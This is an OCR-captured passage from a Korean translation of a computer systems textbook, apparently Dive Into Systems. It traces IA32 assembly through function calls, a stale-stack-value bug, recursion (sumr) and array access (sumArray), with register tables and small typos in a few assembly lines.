0x436 call   0x40d <assign>
0x43b call   0x41f <adder>
0x440 mov    %eax, 0xc(%esp)
```


레지스터	
%eax	0x28
%edx	4
%esp	**0x110**
%ebp	0x12c
%eip	**0x420**



adder 함수의 첫 번째 명령은 호출자의 프레임 포인터(main의 %ebp)를 스택에 저장한다.

```
0x41f <adder>:
0x41f push   %ebp
0x420 mov    %esp, %ebp
0x422 sub    $0x10, %esp
0x425 mov    $-0x4(%ebp), %eax
0x428 add    $0x2, %eax
0x42b leave
0x42c ret
0x42d <main>:
0x42d push   %ebp
0x42e mov    %esp, %ebp
0x433 sub    $0x14, %esp
0x436 call   0x40d <assign>
0x43b call   0x41f <adder>
0x440 mov    %eax, 0xc(%esp)
```


레지스터	
%eax	0x28
%edx	4
%esp	0x110
%ebp	**0x110**
%eip	**0x422**




다음 명령은 현재 %esp의 값(주소 0x110)으로 %ebp를 업데이트한다. 이 두 명령은 adder를 위한 스택 프레임의 시작 부분을 구성한다.

```
0x41f <adder>:
0x41f push   %ebp
0x420 mov    %esp, %ebp
0x422 sub    $0x10, %esp
0x425 mov    $-0x4(%ebp), %eax
0x428 add    $0x2, %eax
0x42b leave
0x42c ret
0x42d <main>:
0x42d push   %ebp
0x42e mov    %esp, %ebp
0x433 sub    $0x14, %esp
0x436 call   0x40d <assign>
0x43b call   0x41f <adder>
0x440 mov    %eax, 0xc(%esp)
```

레지스터	
%eax	0x28
%edx	4
%esp	**0x100**
%ebp	0x110
%eip	**0x425**



주소 0x422의 sub 명령은 스택을 16바이트 '키운다'. 스택을 늘려도 앞서 만든 값들에 아무런 영향을 미치지 않는다. 오래된 값은 덮어 쓰이기 전까지 스택에 남아 있다.




레지스터	
%eax	**0x28**
%edx	4
%esp	0x100
%ebp	0x110
%eip	**0x428**

스택의 과거값을 사용한다!

다음에 실행할 명령 `mov $-0x4(%ebp), %eax`에 주의하자. 이 명령은 스택의 오래된 값을 레지스터 `%eax`로 옮긴다! 프로그래머가 `adder` 함수의 `a` 변수를 초기화하면 이 동작은 일어나지 않는다.


```
0x41f <adder>:
0x41f push   %ebp
0x420 mov    %esp, %ebp
0x422 sub    $0x10, %esp
0x425 mov    $-0x4(%ebp), %eax
0x428 add    $0x2, %eax
0x42b leave
0x42c ret
0x42d <main>:
0x42d push   %ebp
0x42e mov    %esp, %ebp
0x433 sub    $0x14, %esp
0x436 call   0x40d <assign>
0x43b call   0x41f <adder>
0x440 mov    %eax, 0xc(%esp)
```

레지스터	
%eax	**0x2A**
%edx	4
%esp	0x100
%ebp	0x110
%eip	**0x42b**




0x428의 add 명령은 2를 레지스터 %eax에 더한다. IA32는 레지스터 %eax를 통해 반환값을 전달한다. 이 두 명령은 adder의 다음 코드와 같다.

```
int a;
return a + 2;
```



레지스터	
%eax	0x2A
%edx	4
%esp	**0x114**
%ebp	**0x12c**
%eip	**0x42c**


`leave`를 실행한 뒤 프레임 포인터는 다시 `main`을 위한 스택 프레임의 처음(주소 0x12c)을 가리킨다. 스택 포인터는 이제 주소 0x114를 가진다.



ret를 실행하면 스택에서 반환 주소를 꺼내고 명령 포인터를 0x440로 원복하거나, main에서 다음에 실행할 명령의 주소를 가리키게 한다. 이제 %esp에 저장된 주소는 0x118이다.

```
0x42d <main>:
0x42d push   %ebp
0x42e mov    %esp, %ebp
0x433 sub    $0x14, %esp
0x436 call   0x40d <assign>
0x43b call   0x41f <adder>
0x440 mov    %eax, 0xc(%esp)
0x444 mov    0xc(%esp), %eax
0x448 mov    %eax, 0x4(%esp)
0x44c mov    $0x80484f4, (%esp)
0x45c call   0x2e0 <printf@plt>
0x458 mov    $0x0, %eax
0x45d leave
0x45e ret
```


레지스터	
%eax	0x2A
%edx	4
%esp	0x118
%ebp	0x12c
%eip	**0x444**




main으로 돌아와서, `mov %eax,0xc(%esp)` 명령은 %eax의 값을 %esp의 12 바이트(세 공간) 아래 위치에 넣는다.

```
0x42d <main>:
0x42d push   %ebp
0x42e mov    %esp, %ebp
0x433 sub    $0x14, %esp
0x436 call   0x40d <assign>
0x43b call   0x41f <adder>
0x440 mov    %eax, 0xc(%esp)
0x444 mov    0xc(%esp), %eax
0x448 mov    %eax, 0x4(%esp)
0x44c mov    $0x80484f4, (%esp)
0x45c call   0x2e0 <printf@plt>
0x458 mov    $0x0, %eax
0x45d leave
0x45e ret
```


레지스터	
%eax	0x2A
%edx	4
%esp	0x118
%ebp	0x12c
%eip	**0x44c**



조금 건너뛰어, 주소 0x444과 주소 0x448의 `mov` 명령은 위치 `%esp+12`에 있는 값(0x2A)을 `%eax`의 값으로 복사한 후, 0x2A를 스택의 맨 위 하나 아래(주소 `%esp + 4`, 0x11c)에 넣는다.



다음 명령(`mov $0x80484f4, (%esp)`)은 상숫값(스택의 맨 위 메모리 주소 0x80484f4)을 레지스터 `%esp`가 가리키는 위치에 복사한다. 0x80484f4에는 문자열 `"x is %d\n"`가 저장되어 있다. 명령 포인터는 `printf` 함수(라벨 `<printf@plt>`로 표시)의 호출을 가리킨다.



다음 명령은 **printf** 함수를 호출한다. 명료함을 위해 **printf**(**stdio.h**의 일부) 함수는 추적하지 않는다. 하지만 매뉴얼 페이지(**man -s3 printf**)를 통해 **printf**가 다음 포맷을 가짐을 알 수 있다.

```
int printf(const char * format, ...)
```

다시 말해, 첫 번째 인자는 포맷을 지정하는 문자열에 대한 포인터이고, 두 번째 인자는 해당 포맷 안에서 사용될 값을 차례로 지정한다. 주소 0x444 – 0x45c에서 지정된 명령은 **main** 함수의 다음 줄에 해당한다.

```
printf("x is %d\n", x);
```


printf 함수가 호출되면 다음이 수행된다.

- printf를 호출한 뒤에 실행되는 명령을 지정한 주소를 스택에 넣는다.
- %ebp의 값을 스택에 넣고, %ebp는 해당 스택의 맨 위, 다시 말해 printf 스택 프레임의 시작을 나타내는 값으로 업데이트된다.


일정 시점에서 printf는 인자 "x is %d\n"과 값 0x2A를 참조한다. 첫 번째 매개변수는 컴포넌트 레지스터 %ebp+8에 저장되고, 두 번째 인자는 컴포넌트 레지스터 %ebp+12에 저장된다. 반환 주소는 %ebp의 바로 아래 %ebp+4에 위치한다.

n개의 인자가 있는 모든 함수에 대해 GCC는 첫 번째 인수를 %ebp+8, 두 번째 인수를 %ebp+12, n 번째 인수를 %ebp+8+(4×(n–1))에 넣는다.

printf를 호출한 뒤, 값 0x2A는 사용자에게 정수 포맷으로 출력된다. 따라서 값 42가 화면에 출력된다!



`printf`를 호출한 뒤, 마지막 몇 개 명령어는 스택을 정리하고 `main` 함수에서의 깔끔한 이탈을 준비한다. 먼저, 값 0x0를 레지스터 `%eax`에 넣는다. 이는 `main`에서 0이 반환됨을 나타낸다. 프로그램은 정상 종료 시 0을 반환함을 기억하자.



`leave`와 `ret`이 실행된 뒤, 스택 포인터 및 프레임 포인터는 `main` 실행 이전의 원래 값으로 원복된다. 반환 레지스터 `%eax`의 값이 0x0이면 프로그램은 0을 반환한다.

이 절을 주의 깊게 읽었다면 작성한 프로그램이 42를 출력하는 이유를 이해할 수 있다. 근본적으로, 프로그램이 스택의 오래된 값을 잘못 사용하면 예상치 못한 방식으로 동작할 수 있다. 이 예시는 매우 안전하다. 하지만 해커들이 함수 호출을 활용해 프로그램을 실제로 이상한 방식으로 동작하게 하는 방법도 이후 절들에서 살펴보겠다.

8.6 재귀

재귀 함수는 특별한 함수 클래스로 스스로(**자기 참조**self-referential 함수로도 알려짐)를 호출해 값을 계산한다. 비재귀 함수와 마찬가지로, 각 함수 호출에 대해 새로운 스택 프레임을 생성한다. 표준 함수와 달리, 그 자신을 호출한다.

1부터 n까지 양의 정수를 더하는 문제를 다시 보자. 이전 절에서 `sumUp` 함수를 사용해 이 작업을 완료했다. 다음 코드는 이와 비슷한 `sumDown` 함수다. 이 함수는 수를 역순(n에서 1로)으로 더한다. 이를 재귀 함수로 나타내면 다음과 같다.

반복적

```
int sumDown(int n) {
    int total = 0;
    int i = n;
    while (i > 0) {
        total += i;
        i--;
    }
    return total;
}
```

재귀적

```
int sumr(int n) {
    if (n <= 0) {
        return 0;
    }
    return n + sumr(n-1);
}
```

재귀 함수 `sumr`의 기본 케이스는 1 작은 모든 n 값에 적용된다. 재귀적 단계에서는 값 n - 1과 함께 `sumr`을 호출하고, 그 결과를 n에 더한 뒤 반환한다. `sumr`을 컴파일하고 GDB로 디스어셈블하면 다음의 어셈블리 코드를 얻는다.

```
0x0804841d <+0>:  push  %ebp                  # ebp를 저장한다.
0x0804841e <+1>:  mov   %esp,%ebp             # ebp를 업데이트한다(새로운 스택 프레임).
0x08048420 <+3>:  sub   $0x8,%esp             # 8바이트를 스택 프레임에 더한다.
0x08048423 <+6>:  cmp   $0x0,0x8(%ebp)        # ebp+8(n)과 0을 비교한다.
0x08048427 <+10>: jg    0x8048430 <sumr+19>   # (n > 0)이면 <sumr+19>로 점프한다.
0x08048429 <+12>: mov   $0x0,%eax             # 0을 eax에 복사한다(result).
0x0804842e <+17>: jmp   0x8048443 <sumr+38>   # <sumr+38>로 점프한다.
0x08048430 <+19>: mov   0x8(%ebp),%eax        # n을 eax에 복사한다(result).
0x08048433 <+22>: sub   $0x1,%eax             # 1을 n에서 뺀다(result--).
0x08048436 <+25>: mov   %eax,(%esp)           # n-1을 스택의 맨 위에 복사한다.
0x08048439 <+28>: call  0x804841d <sumr>      # sumr() 함수를 호출한다.
0x0804843e <+33>: mov   0x8(%ebp),%edx        # n을 edx에 복사한다.
0x08048441 <+36>: add   %edx,%eax             # n을 result에 더한다(result+=n).
0x08048443 <+38>: leave                       # 함수에서 이탈할 준비를 한다.
0x08048444 <+39>: ret                         # 결과를 반환한다.
```

이전 어셈블리 코드의 각 줄에 주석을 달았다. 이제 이와 동일한 `goto`를 사용한 C 프로그램과 `goto`를 사용하지 않은 C 프로그램을 살펴보자.

`goto`를 사용한 C

```
int sumr(int n) {
    int result;
    if (n > 0) {
        goto body;
    }
    result = 0;
    goto done;
body:
    result = n;
    result -= 1;
    result = sumr(result);
    result += n;
done:
    return result;
}
```

goto를 미사용한 C

```
int sumr(int n) {
    int result;
    if (n <= 0) {
        return 0;
    }
    result = sumr(n-1);
    result += n;
    return result;
}
```

처음에는 원래의 sumr 함수와 동일하게 보이지 않겠지만, 자세히 보면 두 함수는 실제로 동일하다.

8.6.1 애니메이션: 콜 스택 변화 관찰하기

연습 삼아 여러분이 직접 스택을 그리면서 값의 변화를 확인해보기 바란다. 그리고 값 3에 이 함수를 실행할 때 스택이 어떻게 업데이트되는지 알려주는 온라인 애니메이션[2]도 확인하자.

8.7 배열

배열('1.5.1 배열 소개' 참조)은 타입이 같은 데이터 요소의 셋으로 순서가 있으며 메모리에 연속으로 저장된다. 정적으로 할당된 1차원 배열('2.5.1 1차원 배열' 참조)은 `<type> arr[N]` 형태를 띤다. `<type>`은 데이터 타입, `arr`은 배열 식별자, `N`은 데이터 요소 수다. 배열은 `<type> arr[N]`과 같이 정적으로 선언하거나 `arr = malloc(N * sizeof( <type>)`과 같이 동적으로 선언해 총 `N` × `sizeof(<type>)` 바이트의 메모리를 할당한다.

`arr` 배열의 인덱스 `i`인 요소에 접근할 때는 `arr[i]` 구문을 사용한다. 컴파일러는 주로 배열 참조를 포인터 산술 연산으로 바꾼 뒤('2.2.1 포인터 변수' 참조), 어셈블리로 전환한다. 따라

2 https://diveintosystems.org/book/C7-x86_64/recursion.html

서 arr+i는 &arr[i]와 같고, *(arr+i)는 arr[i]와 같다. arr에서 각 데이터 요소의 타입이 <type>이므로, arr+i는 요소 i가 주소 arr + sizeof(<type>) × i에 위치함을 의미한다.

[표 8-18]은 자주 쓰는 배열 연산과 그 어셈블리 명령을 정리한 표다. 레지스터 %edx는 arr의 주소, 레지스터 %ecx는 int 타입값 i, 레지스터 %eax는 어떤 변수 x(int 타입)를 나타낸다고 가정하자.

표 8-18 자주 사용하는 배열 연산과 그 어셈블리 표현

연산	타입	어셈블리 표현
x = arr	int *	movl %edx,%eax
x = arr[0]	int	movl (%edx),%eax
x = arr[i]	int	movl (%edx,%ecx,4),%eax
x = &arr[3]	int *	leal 0xc(%edx),%eax
x = arr+3	int *	leal 0xc(%edx),%eax
x = *(arr+3)	int	movl 0xc(%edx),%eax

[표 8-18]에서 각 표현식의 타입에 주의를 기울이자. 일반적으로 컴파일러는 movl 명령을 사용해 포인터를 역참조하고, leal 명령을 사용해 주소를 계산한다.

요소 arr[3](혹은 포인터 산술 연산 시 *(arr+3))에 접근하기 위해, 컴파일러는 주소 arr+3 대신 arr+3*4에 대한 메모리 룩업을 수행한다. 이를 이해하기 위해 배열에서 인덱스 i의 요소가 주소 arr + sizeof(<type>) * i에 저장된다는 점을 상기하자. 따라서 컴파일러는 올바른 오프셋을 계산하기 위해 데이터 타입의 크기만큼 곱해야 한다. 또한 메모리는 바이트 단위로 접근할 수 있다. 올바른 바이트 수만큼 오프셋을 계산하는 방식과 주소를 계산하는 방식은 동일하다. 마지막으로 int 값은 4바이트 공간만 필요로 하므로, 레지스터 %eax의 컴포넌트 레지스터 %eax에 저장된다.

예를 들어 정수 요소 5개가 있는 간단한 배열(array)을 생각해보자(그림 8-6).




그림 8-6 정수 요소 5개가 있는 배열의 메모리 레이아웃.

array가 정수 배열이므로, 각 요소는 정확하게 4바이트를 차지한다. 따라서 요소가 5개 있는 정수 배열은 연속적인 20바이트의 메모리를 소비한다.

요소 3의 주소를 계산하기 위해, 컴파일러는 인덱스 3과 정수 타입의 데이터 크기(4)를 곱해 오프셋 12를 계산한다. 당연히, [그림 8-6]에서 요소 3은 바이트 오프셋 x_{12}에 위치한다.

간단한 C 함수 sumArray를 살펴보자. 이 함수는 배열의 모든 요소를 더한다.

```
int sumArray(int *array, int length) {
    int i, total = 0;
    for (i = 0; i < length; i++) {
        total += array[i];
    }
    return total;
}
```

sumArray 함수는 배열의 주소(array)와 배열의 길이(length)를 받아 해당 배열의 모든 요소를 더한다. sumArray 함수와 동일한 어셈블리 코드는 다음과 같다.

```
<sumArray>:
 <+0>:  push %ebp                    # %ebp를 저장한다.
 <+1>:  mov  %esp,%ebp               # %ebp를 업데이트한다(스택 프레임).
 <+3>:  sub  $0x10,%esp              # 16바이트를 스택 프레임에 더한다.
 <+6>:  movl $0x0,-0x8(%ebp)         # 0을 %ebp-8에 복사한다(total).
 <+13>: movl $0x0,-0x4(%ebp)         # 0을 %ebp-4에 복사한다(i).
 <+20>: jmp  0x80484ab <sumArray+46> # <sumArray+46>로 점프한다(start).
 <+22>: mov  -0x4(%ebp),%eax         # i를 %eax에 복사한다.
 <+25>: lea  0x0(,%eax,4),%edx       # i*4를 %edx에 복사한다.
 <+32>: mov  0x8(%ebp),%eax          # array를 %eax에 복사한다.
 <+35>: add  %edx,%eax               # array+i*4를 %eax에 복사한다.
 <+37>: mov  (%eax),%eax             # *(array+i*4)를 %eax에 복사한다.
 <+39>: add  %eax,-0x8(%ebp)         # *(array+i*4)를 total에 더한다.
 <+42>: addl $0x1,-0x4(%ebp)         # 1을 i에 더한다.
 <+46>: mov  -0x4(%ebp),%eax         # i를 %eax에 복사한다.
 <+49>: cmp  0xc(%ebp),%eax          # i와 length를 비교한다.
```

```
<+52>: jl   0x8048493 <sumArray+22> # i<length이면 <sumArray+22>로 점프한다(loop).
<+54>: mov  -0x8(%ebp),%eax         # total을 %eax에 복사한다.
<+57>: leave                        # 함수에서 이탈할 준비를 한다.
<+58>: ret                          # total을 반환한다.
```

어셈블리 코드를 추적할 때는 접근하는 데이터가 주소를 나타내는지 아니면 값을 나타내는지 고려해야 한다. 예를 들어 <sumArray+13>의 명령을 실행한 결과는 %ebp-4이며, int 타입을 갖는 변수로 초깃값은 0으로 설정된다. 이에 비해 %ebp+8에 저장된 인수는 함수의 첫 번째 매개변수로(array) 정수 포인터 타입(int *)이며, 배열의 기본 메모리에 해당한다. 다른 변수(total)는 위치 %ebp-8에 저장된다.

위치 <sumArray+22>와 <sumArray+39> 사이의 5개 명령을 살펴보자.

```
<+22>: mov  -0x4(%ebp),%eax      # i를 %eax에 복사한다.
<+25>: lea  0x0(,%eax,4),%edx    # i*4를 %edx에 복사한다.
<+32>: mov  0x8(%ebp),%eax       # array를 %eax에 복사한다.
<+35>: add  %edx,%eax            # array+i*4를 %eax에 복사한다.
<+37>: mov  (%eax),%eax          # *(array+i*4)를 %eax에 복사한다.
<+39>: add  %eax,-0x8(%ebp)      # *(array+i*4)를 total에 더한다(total+=array[i]).
```

컴파일러는 일반적으로 lea를 사용해 피연산자에 대해 간단한 산술 연산을 수행한다. 피연산자 0x0(,%eax,4)는 %eax*4 + 0x0으로 변환된다. %eax는 i의 값을 가지므로, 이 연산은 i*4의 값을 %edx에 복사한다. 이 시점에서 %edx는 array[i]의 올바른 오프셋을 계산하기 위한 바이트 수를 가진다.

